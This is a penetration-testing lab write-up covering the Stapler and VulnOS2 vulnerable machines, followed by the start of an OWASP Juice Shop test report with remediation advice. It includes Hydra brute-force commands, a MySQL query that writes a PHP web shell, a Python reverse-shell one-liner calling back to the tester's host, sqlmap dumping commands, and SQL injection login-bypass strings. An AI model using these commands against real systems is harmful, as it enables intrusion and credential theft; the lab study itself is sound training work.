Elly, make sure you update the payload information. Leave it in your FTP account
once your are done, John.
```

- Bruteforce

```
[mahmoud@kali:[~/Desktop/stapler]
$ hydra -L user.ftp enum -e nsr ftp://192.168.83.136 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please
itary or secret service organizations, or for illegal purposes
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18 login tr
ries per task
[DATA] attacking ftp://192.168.83.136:21/
] (0/0)
[21][ftp] host: 192.168.83.136    login: elly    password: ylle
[ATTEMPT] target 192.168.83.136 - login "john" - pass "" - 17 of 18 [chi
```

At username Elly login, we notice that root FTP directory is **/etc**

- **Passwd File:** we Copy Passwd File, thus enumerating all system user names

```
[mahmoud@kali:[~/Desktop/stapler]
$ wc -l stapler_system_users.ftp
61 stapler_system_users.ftp
```

- **Vulnerability:** Allows to Remote Denial of Service attack

```
[mahmoud@kali:[~]
$ searchsploit vsftpd
Exploit Title | Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Me | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denia | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denia | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Met | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py
Shellcodes: No Results
```

Testing SSH

- **Authentication Brute Force Attack:** via hydra

```
(mahmoud㉿kali)-[~]
└─$ hydra -L ./Desktop/stapler/stapler system users.ftp -e nsr 192.168.83.136 ssh
-t 4 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindin
g, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-21 17:50:5
9
[DATA] max 4 tasks per 1 server, overall 4 tasks, 183 login tries (l:61/p:3), ~46
tries per task
[DATA] attacking ssh://192.168.83.136:22/
[ATTEMPT] target 192.168.83.136 - login "root" - pass "root" - 1 of 183 [child 0]
(0/0)
[ATTEMPT] target 192.168.83.136 - login "MBassin" - pass "MBassin" - 106 of 183
child 3] (0/0)
[22][ssh] host: 192.168.83.136    login: SHayslett    password: SHayslett
[ATTEMPT] target 192.168.83.136 - login "MBassin" - pass "" - 107 of 183 [child
1 (0/0)
```

Testing Samba

- Null Session

```
(mahmoud㉿kali)-[~/Desktop/stapler]
$ enum4linux -a 192.168.83.136 | tee result.enum4linux
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/applications/enum4linux )
) on Mon Oct 21 18:43:08 2024

=====
( Target Information
=====

[+] Got OS info for 192.168.83.136 from srvinfo:
  RED          Wk Sv PrQ Unx NT SNT red server (Samba, Ubuntu)
  platform_id   :      500
  os version    :      6.1
  server type   : 0x809a03
```

OS Type and its version

```
[+] Password Info for Domain: RED

  [+] Minimum password length: 5
  [+] Password history length: None
  [+] Maximum password age: Not Set
  [+] Password Complexity Flags: 000000

  [+] Domain Refuse Password Change: 0
  [+] Domain Password Store Cleartext: 0
  [+] Domain Password Lockout Admins: 0
  [+] Domain Password No Clear Change: 0
  [+] Domain Password No Anon Change: 0
  [+] Domain Password Complex: 0

  [+] Minimum password age: None
  [+] Reset Account Lockout Counter: 30 minutes
  [+] Locked Account Duration: 30 minutes
  [+] Account Lockout Threshold: None
  [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

  Password Complexity: Disabled
  Minimum Password Length: 5
```

Password Policy

```
[+] Enumerating users using SID S-1-22-1 and logo
```

```
S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNonemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
```

Users Enumeration

```
[+] Enumerating users using SID S-1-5-32 and logon user
```

```
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

Groups Enumeration

| Sharename | Type | Comment |
|-----------|------|---|
| print\$ | Disk | Printer Drivers |
| kathy | Disk | Fred, What are we doing here? |
| tmp | Disk | All temporary files should be stored here |
| IPC\$ | IPC | IPC Service (red server (Samba, Ubuntu)) |

Reconnecting with SMB1 for workgroup listing.

| Server | Comment |
|-----------|---------|
| WORKGROUP | Master |
| WORKGROUP | RED |

Shared Files

- **File Shares Navigation**

```
(mahmoud㉿kali)-[~/Desktop/stapler]
└─$ smbclient -N //192.168.83.136/kathy
Try "help" to get a list of possible commands.
smb: \> ls
.
..
kathy_stuff
backup
.
..
kathy_stuff
.
..
todo-list.txt
.
..
vsftpd.conf
wordpress-4.tar.gz
.
..
19478204 blocks of size 1024. 16131580 blocks available
smb: \> cd kathy_stuff\
smb: \kathy_stuff\> ls
.
..
todo-list.txt
.
..
19478204 blocks of size 1024. 16131580 blocks available
smb: \kathy_stuff\> cd ..\backup\
smb: \backup\> ls
.
..
vsftpd.conf
wordpress-4.tar.gz
.
..
19478204 blocks of size 1024. 16131580 blocks available
smb: \backup\>
```

```
(mahmoud㉿kali)-[~/Desktop/stapler]
└─$ smbclient -N //192.168.83.136/tmp
Try "help" to get a list of possible commands.
smb: \> ls
.
..
ls
.
..
19478204 blocks of size 1024. 16131580 blocks available
smb: \> get ls
getting file \ls of size 274 as ls (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec
)
smb: \>
```

- **Exploitation: Not found**

Testing Port 666

- telnet

```
(mahmoud㉿kali)-[~/Desktop/stapler/smb_files]
$ telnet 192.168.83.136 666
Trying 192.168.83.136 ...
Connected to 192.168.83.136.
Escape character is '^]'.
Pd**Hp***,2
message2.jpgUT      +*QWJ*QWux
**Z
T***P***A@* *UT*T*2>**RDK*Jj* "DL[E*
<j*ln***V*W*H ****
_*dr***9**u*Y*oX*Y*2*e***2***y}*a****>`* *:y*****^**sC**
*nc*I***+j*[****=,K****s
*is*M?*****eY*****]sS*bQ*****AoA**9*`x*01*****4;*N***3w***&q**'i*fL**\**
*:r****{***:i***T**/*-W* &*N*<*\.****O***^***g*.*/|W*****j*f~**x'*@0****`aT*K
V**
ou****7*|*ÄO*nK#)***{***g8*u([r*H~A*qYQq*w**?]***?**Ty**dk**SW*****f*F*k**y*****
*Y_?n2*4^
*****m**f".**?B**,**[**&NbM***V**      3&M~{****-*}_**[qt***o/*****]**
**_@N*****{**E*****i*.L*\gD**p***Ym
SWb*N*&***v0*3A#,**^*****4*C*}***~R*`wT**KTamf*Z**E*<C*p*U*u*vT*'**ST%*5**
**L}AJ*H*2*(Ok1*****dN****.npy.9**Rr9*Y*#*0g***~*)V*BGu**=***HU***I***GTQ*****
L*j***  
**P?****Dfv*`**k*S*P0***  
***q*2***t*w****;***G*****?P]*V***4<Q{>h()}LE*Hi***2~*@a*xn*`*U***'4*z***jow^M  
o**:***y*vn****=fa***r***U*t*y**B~q^7*,***:***q;***3***{***0 1M*`*C***T***Y***R***0*7  
*:*/7;**"3\**lt6"9:***,***My*P1***2*x5
```

- Get The file and opening

```
(mahmoud㉿kali)-[~/Desktop/stapler/smb_files]
$ wget 192.168.83.136:666
-- 2024-10-21 23:08:58 -- http://192.168.83.136:666/
Connecting to 192.168.83.136:666 ... connected.
HTTP request sent, awaiting response ... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'index.html'

index.html [ ⇄ ] 11.34K -- .KB/s in 0.001s
2024-10-21 23:08:58 (9.26 MB/s) - 'index.html' saved [11608]

(mahmoud㉿kali)-[~/Desktop/stapler/smb_files]
$ display index.html
display-im6.q16: delegate failed ``html2ps' -U -o '%o'
nvokeDelegate/1997.
display-im6.q16: unable to open file `/tmp/magick-6eLy
q': No such file or directory @ error/constitute.c/Rea

```



Testing HTTP & HTTPS

- Enumeration

```
(mahmoud㉿kali)-[~/Desktop/stapler] - not found on this server.
$ dirb http://192.168.83.136:80 | tee result.dirb

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Mon Oct 21 23:30:19 2024
URL_BASE: http://192.168.83.136:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

_____
Scanning URL: http://192.168.83.136:80/
+ http://192.168.83.136:80/.bashrc (CODE:200|SIZE:3771)
+ http://192.168.83.136:80/.profile (CODE:200|SIZE:675)

_____
END_TIME: Mon Oct 21 23:30:33 2024
DOWNLOADED: 4612 - FOUND: 2
```

- Enumeration HTTPS

```
(mahmoud㉿kali)-[~/Desktop/stapler]
$ dirb https://192.168.83.136:12380 | tee result_https.dirb

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Mon Oct 21 23:40:57 2024
URL_BASE: https://192.168.83.136:12380/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

WEEK 2
_____
GENERATED WORDS: 4612

_____
Scanning URL: https://192.168.83.136:12380/
⇒ DIRECTORY: https://192.168.83.136:12380/announcements/
⇒ https://192.168.83.136:12380/index.html (CODE:200|SIZE:21)
⇒ DIRECTORY: https://192.168.83.136:12380/javascript/
⇒ DIRECTORY: https://192.168.83.136:12380/phpmyadmin/
⇒ https://192.168.83.136:12380/robots.txt (CODE:200|SIZE:59)
⇒ https://192.168.83.136:12380/server-status (CODE:403|SIZE:305)
```

- 2 directories are hidden in robots.txt file, retry the dirb process on these files

```
Scanning URL: https://192.168.83.136:12380/blogblog/
https://192.168.83.136:12380/blogblog/index.php (CODE:301|SIZE:0)
⇒ DIRECTORY: https://192.168.83.136:12380/blogblog/wp-admin/
⇒ DIRECTORY: https://192.168.83.136:12380/blogblog/wp-content/
⇒ DIRECTORY: https://192.168.83.136:12380/blogblog/wp-includes/
https://192.168.83.136:12380/blogblog/xmlrpc.php (CODE:405|SIZE:42)

2024-10-22 09:04 3.0K
```

- Directory Listing

Index of /blogblog/wp-content

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|----------------------------------|----------------------|-------------|--------------------|
| Parent Directory | | - | |
| plugins/ | 2016-06-05 16:55 | - | |
| themes/ | 2016-06-04 01:05 | - | |
| uploads/ | 2024-10-22 09:04 | - | |

Apache/2.4.18 (Ubuntu) Server at 192.168.83.136 Port 12380

- Search for Vulnerable plugin

Index of /blogblog/wp-content /plugins

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|---|----------------------|-------------|--------------------|
| Parent Directory | | - | |
| advanced-video-embed-embed-videos-or-playlists/ | 2015-10-14 13:52 | - | |
| hello.php | 2016-06-03 23:40 | 2.2K | |
| shortcode-ui/ | 2015-11-12 17:07 | - | |
| two-factor/ | 2016-04-12 22:56 | - | |

Apache/2.4.18 (Ubuntu) Server at 192.168.83.136 Port 12380

- Search Exploit

```
(mahmoud@kali)-[~/Desktop/stapler]
$ searchsploit wordpress advanced video
Exploit Title                               | Path
WordPress Plugin Advanced Video 1.0 - Local File Inclusion | php/webapps/39646.py
Shellcodes: No Results
```

- The Exploit returns wp-config.php file, which has the configuration of database connection

```
(mahmoud@kali)-[~/Desktop/stapler]
$ cat 1465794239.jpeg | more
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values! 3.0K
 *
 * @package WordPress
 */
/* Apache/2.4.18 (Ubuntu) Server at 192.168.83.136 Port 12380 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

Testing SQL

- Connect with root credentials

```
(mahmoud㉿kali)-[~/Desktop/stapler]
$ mysql -h 192.168.83.136 -p -u root
Enter password:

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.7.12-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and other
Type 'help;' or '\h' for help. Type '\c' to clear the current input
MySQL [(none)]>
```

- Trying to Upload webshell via Select Statement

```
MySQL [(none)]> SELECT "<?php system($_GET['cmd']);?>" into outfile "/var/www/https/blogblog/
wp-content/uploads/backdoor.php"
      → ;
Query OK, 1 row affected (0.001 sec)
```

- Trying to open a shell session using web shell

URL: [https://192.168.83.136:12380/blogblog/wp-content/uploads/backdoor.php?cmd=python -c 'import socket,subprocess,os;s=socket.socket\(socket.AF_INET,socket.SOCK_STREAM\);s.connect\(\("192.168.83.130",443\)\);os.dup2\(s.fileno\(\),0\);os.dup2\(s.fileno\(\),1\);os.dup2\(s.fileno\(\),2\);p=subprocess.call\(\["/bin/sh","-i"\]\);'](https://192.168.83.136:12380/blogblog/wp-content/uploads/backdoor.php?cmd=python%20-c%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%27192.168.83.130%27,%27443%27));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);%27)

```
(mahmoud㉿kali)-[~/Desktop/stapler]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.83.130] from (UNKNOWN) [192.168.83.136] 58274
/bin/sh: 0: can't access tty; job control turned off
$ whoami && id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █
```

- More Information Gathering

```
$ ls -hla /home/JKanode
total 24K
drwxr-xr-x  2 JKanode JKanode  4.0K Jun  5  2016 .
drwxr-xr-x 32 root    root    4.0K Jun  4  2016 ..
-rw-r--r--  1 JKanode JKanode 167 Jun  5  2016 .bash_history
-rw-r--r--  1 JKanode JKanode 220 Sep  1  2015 .bash_logout
-rw-r--r--  1 JKanode JKanode 3.7K Sep  1  2015 .bashrc
-rw-r--r--  1 JKanode JKanode 675 Sep  1  2015 .profile
$ cat /home/JKanode/.bash_history
id
whoami
ls -lah
pwd
ps aux
sshpass -p thisismy password ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
ps -ef
top
kill -9 3747
exit
t
```

Ssh user:peter pass:JZQuyIN5

- Login ssh via peter account

```
(mahmoud㉿kali)-[~]
└─$ ssh peter@192.168.83.136 -p 22
~          Barry, don't forget to put a message here          ~
-----
peter@192.168.83.136's password:
Welcome back!

This is the Z Shell configuration function for new users,
zsh-newuser-install.
You are seeing this message because you have no zsh startup files.

ed% whoami && id
peter
id=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
ed%
```

VulnOS2

Machine: VULNOS2

IP address: 192.168.83.132

Operating System: Linux, Ubuntu

Goal: Penetration Testing Process

| Port | Service |
|------|---------|
| 22 | SSH |
| 80 | HTTP |
| 6667 | IRC |

Testing HTTP

- Exposed Infos: endpoint `/abcd0cs/` credentials `guest/guest`



- web application is running on **opendocman** version 1.2.7



Copyright © 2000-2013 Stephen Lawrence

[OpenDocMan v1.2.7](#) | [Support](#) | [Feedback](#) | [Bugs](#) |

• Exploit

```
root@kali: # searchsploit opendocman
Exploit Title
[...]
Path (/usr/share/exploitdb/)

OpenDocMan 1.2.5 - 'add.php?last_message' Cross-Site Scripting
OpenDocMan 1.2.5 - 'admin.php?last_message' Cross-Site Scripting
OpenDocMan 1.2.5 - 'category.php' Cross-Site Scripting
OpenDocMan 1.2.5 - 'department.php' Cross-Site Scripting
OpenDocMan 1.2.5 - 'index.php?last_message' Cross-Site Scripting
OpenDocMan 1.2.5 - 'profile.php' Cross-Site Scripting
OpenDocMan 1.2.5 - 'rejects.php' Cross-Site Scripting
OpenDocMan 1.2.5 - 'search.php' Cross-Site Scripting
OpenDocMan 1.2.5 - 'toBePublished.php' Multiple Cross-Site Scripting Vulnerabilities
OpenDocMan 1.2.5 - 'user.php' Cross-Site Scripting
OpenDocMan 1.2.5 - 'view_file.php' Cross-Site Scripting
OpenDocMan 1.2.5 - Cross-Site Scripting / SQL Injection
OpenDocMan 1.2.6.1 - Cross-Site Request Forgery (Password Change)
OpenDocMan 1.2.6.5 - Persistent Cross-Site Scripting
OpenDocMan 1.2.7 - Multiple Vulnerabilities
OpenDocMan 1.3.4 - 'search.php where' SQL Injection
OpenDocMan 1.3.4 - Cross-Site Request Forgery
OpenDocMan 1.x - 'out.php' Cross-Site Scripting

Shellcodes: No Result
root@kali: #
```

• SQL Enumeration

[sqlmap --url="192.168.83.132/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user"](#)
[dbs --risk=3 --level=5 --thread=4 -batch](#)

```
[15:54:55] [INFO] retrieved: information_schema
[15:54:55] [INFO] retrieving the length of query output
[15:54:55] [INFO] retrieved: 7
[15:54:57] [INFO] retrieved: drupal7
[15:54:57] [INFO] retrieving the length of query output
[15:54:57] [INFO] retrieved: 8
[15:54:59] [INFO] retrieved: jabcd0cs
[15:54:59] [INFO] retrieving the length of query output
[15:54:59] [INFO] retrieved: 5
[15:55:00] [INFO] retrieved: mysql
[15:55:00] [INFO] retrieving the length of query output
[15:55:00] [INFO] retrieved: 18
[15:55:03] [INFO] retrieved: performance_schema
[15:55:03] [INFO] retrieving the length of query output
[15:55:03] [INFO] retrieved: 10
[15:55:06] [INFO] retrieved: phpmyadmin
available databases [6]:
[*] drupal7
```

- **SQL Data Dump**

```
sqlmap --url="192.168.83.132/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -T odm_user --dump --risk=3 --level=5 --thread=4 -batch
```

```
[15:49:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[15:49:18] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:49:18] [INFO] starting 8 processes
Database: jabcd0cs
Table: odm_user
[3 entries]
+-----+-----+-----+-----+
| id | Email      | phone     | password    | username |
+-----+-----+-----+-----+
```

- **Cracking The passwords**

User:webmin pass:webmin1980

User:guest pass:guest

- **SSH Authentication**

```
The authenticity of host '10.0.2.17 (10.0.2.17)' can't be established.
ED25519 key fingerprint is SHA256:7F00Y5C+W/hj0ShAjGy33uQvuMRPrSNk82jGy/wxnfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.17' (ED25519) to the list of known hosts.
webmin@10.0.2.17's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

 System information as of Sun Sep 29 18:23:56 CEST 2024

 System load: 0.08           Memory usage: 3%   Processes:      65
 Usage of /: 5.9% of 29.91GB Swap usage:  0%   Users logged in: 0

 Graph this data and manage this system at:
   https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$ id
uid=1001(webmin) gid=1001(webmin) groups=1001(webmin)
$
```

Juice Shop Report

Document Information

| | |
|-------------|--|
| Description | A web application penetration test report for OWASP juice shop |
| Recipient | Juice Shop Administrators |

Table of Content

[Technical Explanation](#)

[Business Logic Overview](#)

[How to replicate](#)

[Remediation](#)

[SQL Injection](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Information Disclosure](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Insecure Direct Object Reference](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Insecure direct object reference Overview](#)

[How to replicate](#)

[Remediation](#)

[Reflected Cross Site Scripting](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Business Logic](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Information Disclosure](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Insecure Direct Object Reference](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Cross Site Request Forgery](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Information Disclosure](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Business logic](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Information Disclosure](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[HTML Injection through Feedback](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Cookies Missing HTTP Only Flags](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

Found Vulnerabilities

| Vulnerability | Severity |
|---------------|----------|
|---------------|----------|

| | |
|----------------------------------|---------------|
| Business Logic | Critical |
| SQL Injection | Critical |
| Information Disclosure | High |
| Insecure Direct Object Reference | High |
| Insecure direct object reference | High |
| Reflected Cross Site Scripting | High |
| Business Logic | High |
| Information Disclosure | High |
| Insecure Direct Object Reference | High |
| Cross Site Request Forgery | Medium |
| Information Disclosure | Low |
| Business Logic | Low |
| Information Disclosure | Low |
| Cross Site Scripting | Informational |
| Cookies Missing HTTP Only Flags | Informational |

Technical Explanation

Business Logic

Overview

| | |
|---------------|----------------|
| Vulnerability | Business Logic |
|---------------|----------------|

| | |
|-------------|--|
| Description | Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses. |
| CVE/CEW | CWE 840 |
| Rating | Critical |
| Endpoint | /rest/wallet/balance |

How to replicate

It is possible to add infinite negative money through the wallet balance endpoint

It is predicted that once a rollback is triggered it would be possible to have positive money, but the team was not able to do such. When negative money is “debited the juice-shop accounts sends money on our bank account.

The screenshot shows a digital wallet interface. At the top, it says "Digital Wallet" and "Try out our new Crypto Wallet". Below that, there's a button labeled "Add Money". Underneath, it displays "Wallet Balance -120000.00". There's a form field labeled "Amount *". At the bottom right is a button with a dollar sign icon and the word "Deposit".

Remediation

only allow to add positive numbers through an `if` statement presented underneath:

```
if (balance > 0)
```

This would also be fixed if a 3rd party payment system was used like stripe.

SQL Injection Overview

| | |
|---------------|---|
| Vulnerability | SQL Injection |
| Description | The product constructs all or part of an SQL command using externally influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component. |
| CVE/CEW | CWE 89 |


| | |
|----------|----------|
| Rating | Critical |
| Endpoint | /login |

How to replicate

it is possible to login as admin with the following username and password:


' OR '1'='1' -- -

this entirely bypasses authentication and allows us to use the application as admin:



You can also take this exploit to take over specific accounts like so:

```
emma@juice-sh.op' AND '1'='1' -- -
```



Remediation

To mitigate the SQL injection vulnerability, several steps can be taken. First, employ parameterized queries or prepared statements instead of directly concatenating user inputs into SQL queries. This ensures that user-supplied data is treated as data rather than executable code. Additionally, implement input validation and sanitization routines to filter out potentially malicious characters and patterns from user inputs.

This can help to block SQL injection payloads before they reach the database. Furthermore, enforce the principle of least privilege by ensuring that database users have only the necessary permissions required for their intended tasks, reducing the potential impact of successful SQL injection attacks. Regularly update database software and libraries to patch any known vulnerabilities that could be exploited by attackers. Lastly, conduct regular security audits and penetration tests to identify and remediate any SQL injection vulnerabilities that may exist within the application. By following these measures, the risk of SQL injection attacks can be significantly reduced.

Information Disclosure

